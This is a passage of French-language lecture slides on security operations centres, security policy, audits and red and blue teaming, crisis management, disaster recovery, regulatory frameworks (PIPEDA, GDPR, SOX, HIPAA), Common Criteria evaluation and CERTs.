


# Composantes d'un SOC

- Composante technologique
  - Intègrent les services que le SOC doit fournir
  - Supervision du réseau (toujours)
  - Supervision des applications (souvent)
  - Supervision des accès physique (optionnel)
- Composante processus
  - Différentes actions au sein du SOC
  - Combinent des procédures globales génériques et des procédures spécifiques à l'entreprise
- Composante ressources humaines
  - Acteurs nécessaires au bon fonctionnement du SOC
  - 3 groupes d'acteurs ayant des rôles spécifiques



# Organisation d'un SOC





# Organisation d'un SOC

- Niveau 1
  - Niveau analyste
  - Trier et qualifier les événements en temps réel
  - Appliquer des procédures / scénarios prédéfinis
  - Faire remonter au Niveau 2 les événements qui nécessitent une plus grande attention



# Organisation d'un SOC

- Niveau 2
  - Niveau réponse aux incidents
  - Analyse plus approfondie en temps différé
  - Déterminer l'origine et les conséquences de l'évènement remonté
  - Rédiger les procédures de traitement des événements pour le niveau 1



# Organisation d'un SOC

- Niveau 3
  - Pas présent dans tous les SOC
  - Activité d'analyse post-mortem (forensic) ou de reverse-engineering
  - Anticiper de futurs événements notamment les zero days
  - Faire une veille sur les menaces
  - Peut être confié à un CSIRT (Computer Security Incident Response Team)
- SOC Manager
  - Responsable des trois niveaux du SOC
  - Rapporte directement au RSSI ou au DSI (en fonction de l'organisation de l'entreprise)

# Les processus du SOC

- Deux échelles de temps
- Echelle de temps de mouvement rapide
  - Méthode OODA (Observe Orient Decide Act)
- Echelle de temps à vision systémique
  - Méthode PDCA (Plan Do Check Act)
  - Plan : Réalisation des procédures de détection
  - Do : Mise en place de la politique et des règles de corrélation
  - Check : Analyse des incidents
  - Act : Remontée des incidents et réaction des équipes SOC
- Participation de tous les utilisateurs des systèmes d'informations
  - Doivent remonter les anomalies / irrégularités dans l'utilisation de leur système



# Intégrer la sécurité au sein d'une organisation

- Définir une politique de sécurité adaptée à l'entreprise et à ses évolutions
- Faire appel à des professionnels
  - Pas d'improvisation
- Mettre en œuvre les normes dans la démarche
  - Mais les normes ne prennent pas en compte toute la sécurité des systèmes d'information.
  - Mais les normes par nature ne délivrent pas un niveau de sécurité



# Politique de sécurité

- Élaborer par
  - CISO
  - Équipe de sécurité
- Promulguer sous l'autorité du CISO et des responsables de l'entreprise
- A valeur de contrat

[PSSI document](#)

# Politique de sécurité

- Éléments de la politique de sécurité
  - Analyse de risque
  - Responsabilités de chaque intervenant
  - Utilisateurs
    - Politique d'utilisation
      - Contrat entre utilisateurs et organisme
      - Règles d'utilisation
        - Consignes techniques
    - Équipe de sécurité et administrateurs de système
      - Modes d'interventions en sécurité
      - Règles d'opérations des systèmes



# Inspections de sécurité

- Audit de sécurité
  - "Open Book"
  - Audit par rapport aux politiques de sécurité et standards d'industrie
  - Révision des configurations
  - N'utilise pas d'outils automatisées
  - Vise à conseiller :
    - les administrateurs de systèmes
    - les responsables de la sécurité informatique
  - Livrable : livret de recommandation techniques et politiques
- Blue Teaming
  - Inspection "ouverte" de nature technique
    - Prévue à l'avance
    - Avec la collaboration et la connaissance des administrateurs de systèmes
  - Utilisation d'outils automatisés de détection de vulnérabilités
  - Livrable : liste de vulnérabilités détectées et action correctives
- Red Teaming
  - Inspection "clandestine" de nature technique
  - "No rules" - Répond à la question : "Que pourrait nous faire un adversaire dans un scénario réaliste ?"
  - Livrable : "Pink slip" les équipes de sécurité ne sont pas prévenu tout attaque permis



POLYTECHNIQUE  
MONTRÉAL

UNIVERSITÉ  
D'INGÉNIERIE

# Gestion de crise






# Gestion de crise






# Étapes majeures de la gestion de crise





## Métrique (Exemple performance)





# Considérations techniques dans un Plan de Reprise d'Activités

- Préservation des données
  - Backup
    - Quantité / Qualité des données
    - Profondeur dans le temps
    - incrémental vs. total
    - Mirroring
- Gestions des ressources
  - Électricité
  - Bande passante
  - Capacité de calcul
- Site alternatifs
  - Hot Site site miroir reproduit ce qui se passe dans original
  - Cold Site infrastructure physique requiert le logiciel, matérielle et données
  - Warm site configurer site avec les données de backup
- Reprise services informatique vs. reprise affaires
  - A prendre en compte dans le PRA et aussi le PCA



# Cadre réglementaire


- Protection de la vie privée (renseignement "désignés")
  - Commissariat à la protection de la vie privée (Canada)
    - [privcomm.gc.ca](http://privcomm.gc.ca)
    - Agence qui relève directement du Parlement et du Sénat
    - Cadre légal
      - Loi sur la Protection des renseignements personnels (1980)
      - Loi sur la Protection des renseignements personnels et les documents électroniques (2000)
  - GDPR (General Data Protection Regulation)
    - Règlement Général sur la protection des données (RGPD)
    - Union Européenne , entrée en vigueur le 25 mai 2018
    - Protection des données à caractère personnel
    - Responsabilisation des acteurs du traitement
    - Autorités de contrôle et sanction
  - Loi « Informatique et Libertés » (France)
    - Commission nationale de l'informatique et des libertés (CNIL)

# Cadre réglementaire

- Protection des renseignements classifiés
  - Loi des secrets officiels
  - Politique de sécurité du Gouvernement du Canada
- Protection des droits des actionnaires
  - Loi Sarbanes/Oxley (US)
  - Auditeurs financiers externes
- Répartition et gestion du risque
  - Compagnie d'assurances
- Médical
  - Health Insurance Portability and Accountability Act (HIPAA)
  - Standard de sécurité pour tout système traitant des informations médicales

# Évaluation et accréditation

- Évaluation et accréditation des systèmes
  - Common Criteria
    - Origine dans le Trusted Computing System Evaluation Criteria de la NSA ("Orange Book")
    - "Internationalisé" et adapté par plusieurs pays (Canada, Europe)
    - Langage et terminologie commune
    - Processus d'évaluation et d'accréditation de produits en termes de sécurité





# Évaluation et accréditation

- Évaluation Critères Communs
  - Combine niveau d'assurance (EAL1 à EAL7) + profil de protection
  - Au Canada
    - IT security testing laboratories accrédités par l'ISO 17025
    - Réalisent les évaluations
    - Certificat délivré par le Canadian Center for Cyber Security
  - En France
    - Autorité de certification : Agence nationale de la sécurité des systèmes d'information (ANSSI)
    - Est responsable de la délivrance du certificat
    - Nomme les responsables d'agrément en charge de l'évaluation : Centre d'évaluation de la sécurité des technologies de l'information (CESTI)



# CERT

- CERT
  - Computer Emergency Response Team (CERT)
  - Centre d'alerte et de réaction aux attaques informatiques
  - Destiné aux entreprises ou aux administrations
  - Informations généralement accessibles à tous
  - En Europe, on parle de CSIRT
    - Computer Security Incident Response Team